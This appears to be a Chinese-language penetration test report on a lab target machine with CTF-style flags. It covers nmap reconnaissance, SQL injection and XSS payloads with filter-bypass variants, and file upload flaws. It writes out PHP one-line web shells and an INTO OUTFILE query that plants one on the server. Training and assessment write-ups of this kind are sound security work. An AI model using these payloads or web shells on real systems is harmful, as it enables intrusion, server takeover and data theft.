**靶机数据窃取渗透报告**

**2019年6月28日**

**一．概述**

应某数据中心渗透测试的授权书时间要求，从2019年6月23日到2019年6月26日，对该数据中心网络安全进行安全渗透测试，技术不限，目前已知该中心处于局域网办公下。

**1.1渗透测试范围**

整个数据中心

**1.2渗透测试主要内容**

在本次渗透过程中， 对数据中心进行信息收集，SQL注入，xss，文件上传，文件包含方面进行渗透测试，得出该数据中心存在安全风险，最后并给出点对点的安全加固建议


**二．渗透测试过程描述**

**1信息收集**

**1.2网段扫描，主机发现**

命令：nmap –PS 192.168.1.0/24


描述：使用nmap+版本号对该数据中心所处网段进行SYN方式扫描网段，获取存活的主机，截图如下：



**1.3端口发现**

命令nmap目标ip

描述：使用nmap+版本号对发现的主机进行SYN方式扫描并判断系统信息，端口服务的版本信息，寻找可利用端口和服务



**1.4网站目录扫描**

使用目录扫描工具7kbscan-WebPathBrute\_1.5.1对主机扫描，得到该主机下的web的目录信息

**1.5网站结构人工分析**

根据前面信息收集的数据显示，发现该站点使用Linux内核为3x版本（具体版本见渗透过程），只挂载一个web服务，网站组成是MYSQL/5.5.36+PHP/5.2.17+Apache/2.2.26

**二. 进行渗透测试**

**2.1、MYSQL注入**

共有4处该类型漏洞，位置url为：

<http://192.168.31.10/web/sql1.php>

<http://192.168.31.10/web/sql1.php>

<http://192.168.31.10/web/sql1.php>

<http://192.168.1.10/web/sql_blind.php>

**2.1.1、漏洞一显错注入**

漏洞位置：<http://192.168.1.10/web/sql1.php>

漏洞等级：高

**描述：**

**1).判断列数，字段数**

1' order by 1#

1' order by 2#

1' order by 3#

**报错，所以order by猜解得到的列数为2,判断字段数为2**

**判断回显点,有两个回显点**

1' union select 1,2#

**查询当前数据库版本,查询当前数据库名**

1' union select version(),database()#

**查询当前数据库 表名**

1' union select 1,table\_name from information\_schema.tables where table\_schema=database()#

1' union select 1,table\_name from information\_schema.tables where table\_schema=database() limit 0,1#

1' union select 1,table\_name from information\_schema.tables where table\_schema=database() limit 1,1#


1' union select 1,table\_name from information\_schema.tables where table\_schema=database() limit 2,1#

**查询字段名**

1' union select 1,column\_name from information\_schema.columns where table\_schema=database() and table\_name='flag'#

**查询字段内容**

1' union select 1,flag from flag#





对用户输入没有任何过滤，易造成数据库信息泄露

写入webshell生成木马文件

45636' union select 1,"<?php @eval($\_REQUEST['php']);echo phpinfo();?>" into outfile "/phpstudy/www/web/Upload1/do1.php"#

菜刀连接登录后台，进而提权，拿下整个网站，甚至通过分析系统内核版本构建相应的exp渗透内核，获取系统的控制权





**2.1.2、漏洞二显错注入**

漏洞位置：<http://192.168.1.10/web/sql2.php>

漏洞等级：高

描述：

只过虑空格和select，攻击者通过字符串拼接和大小写即可绕过拦截，构建相应的payload窃取数据库信息

**获取flag命令：**

1'/\*\*/order/\*\*/by/\*\*/1#

1'/\*\*/order/\*\*/by/\*\*/2#

1'/\*\*/union/\*\*/Select/\*\*/1,2#


1'/\*\*/union/\*\*/selselectect/\*\*/1,2#

1'/\*\*/union/\*\*/selselectect/\*\*/version(),database()#

1'/\*\*/union/\*\*/Select/\*\*/1,table\_name/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema=database()#

1'/\*\*/union/\*\*/Select/\*\*/1,column\_name/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_schema=database()/\*\*/and/\*\*/table\_name='flag'#

1'/\*\*/union/\*\*/Select/\*\*/\*/\*\*/from/\*\*/flag#



**2.1.3、漏洞三显错注入**

漏洞位置：<http://192.168.1.10/web/sql3.php>

漏洞等级：高


描述：

只过虑空格，select和逗号，攻击者通过字符串拼接，大小写和多表关联查询（join）的方法即可绕过拦截

Payload如下:

42'/\*\*/union/\*\*/Select\*from/\*\*/(Select/\*\*/group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema='sql3')a/\*\*/join/\*\*/(sElect/\*\*/2)b#

即可查出当前数据库表的信息，造成信息泄露，同样当满足知道网站路径，未开启gpc，有file权限和对目录写入的权限，攻击者通过sql语句写入webshell即可登录后台控制网站进而威胁到服务器系统安全



**2.1.4漏洞四布尔盲注**

漏洞位置: <http://192.168.1.10/web/sql_blind.php>

漏洞等级: 高

描述：

Payload：

1' order by 1#

1' order by 2#

1' order by 3#

1' order by 4#


报错，所以order by猜解得到的列数为3,判断字段数为3

1' union select 1,2,3#

1' union select 1,2,table\_name from information\_schema.tables where table\_schema=database()#

1' union select 1,2,column\_name/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_schema=database()/\*\*/and/\*\*/table\_name='flag'#

1' union select 1,2,flag from flag#



**2.2 XSS攻击**

共有4处该类型漏洞，url为：

<http://192.168.1.10/web/xss1.php>

<http://192.168.1.10/web/xss2.php> <http://192.168.1.10/web/xss3.php>

<http://192.168.1.10/web/xss4.php>

**2.2.1、注入payload**

.漏洞位置：<http://192.168.1.10/web/xss1.php>

漏洞等级：低

描述：注入payload

?name=<script>alert(10);</script>//



**2.2.2、注入payload2（搜索框输入）**

漏洞位置： <http://192.168.1.10/web/xss2.php?keyword=admin>

描述：注入payload

' onfocus='javascript:alert(1);'cwd>// 魔术引号绕过



**2.2.3、注入payload（搜索框输入）**

漏洞位置 <http://192.168.1.10/web/xss3.php?keyword>=

描述：注入payload

"><a href="javascript:alert(10);">hack</a> 超链接绕过



**2.2.4、 注入payload搜索框输入**

漏洞位置：<http://192.168.1.10/web/xss4.php?keyword>=

描述：注入payload：" oonnfocus="javascript:alert(10);">// 双写绕过



该语句被服务器解析并反弹回来，只对当前页面有效，作用域有限。但通过精心构建木马网页，发送钓鱼链接，也可能诱骗用户或管理员去访问，窃取cookie,从而登录别人的账号，如果是网站管理员权限，危害就会被放大

**2.3、文件上传漏洞**

共有4处该类型漏洞：

<http://192.168.1.10/web/upload1.php>

<http://192.168.1.10/web/upload2.php>


<http://192.168.1.10/web/upload3.php>


<http://192.168.1.10/web/upload4.php>

**2.3.1、漏洞一**

1.漏洞位置：<http://192.168.1.10/web/upload1.php>

2.描述：没有限制文件的类型，直接可上传php脚本文件<?php @eval($\_POST['1']);?>，菜刀连接即可getshell






**2.3.2漏洞二**

1.漏洞位置：<http://192.168.1.10/web/upload2.php>

2.描述：







**2.3.3、漏洞三**

1.漏洞位置：<http://192.168.1.10/web/upload3.php>

2.描述：

利用菜刀在phpstudy/www/web/Upload目录下找到flag.png,将其下载然后改为.txt,即可获取flag





**2.3.4、 漏洞四**

1.漏洞位置：<http://192.168.1.10/web/upload4.php>

2.描述：

Flag在flag-14点.txt中



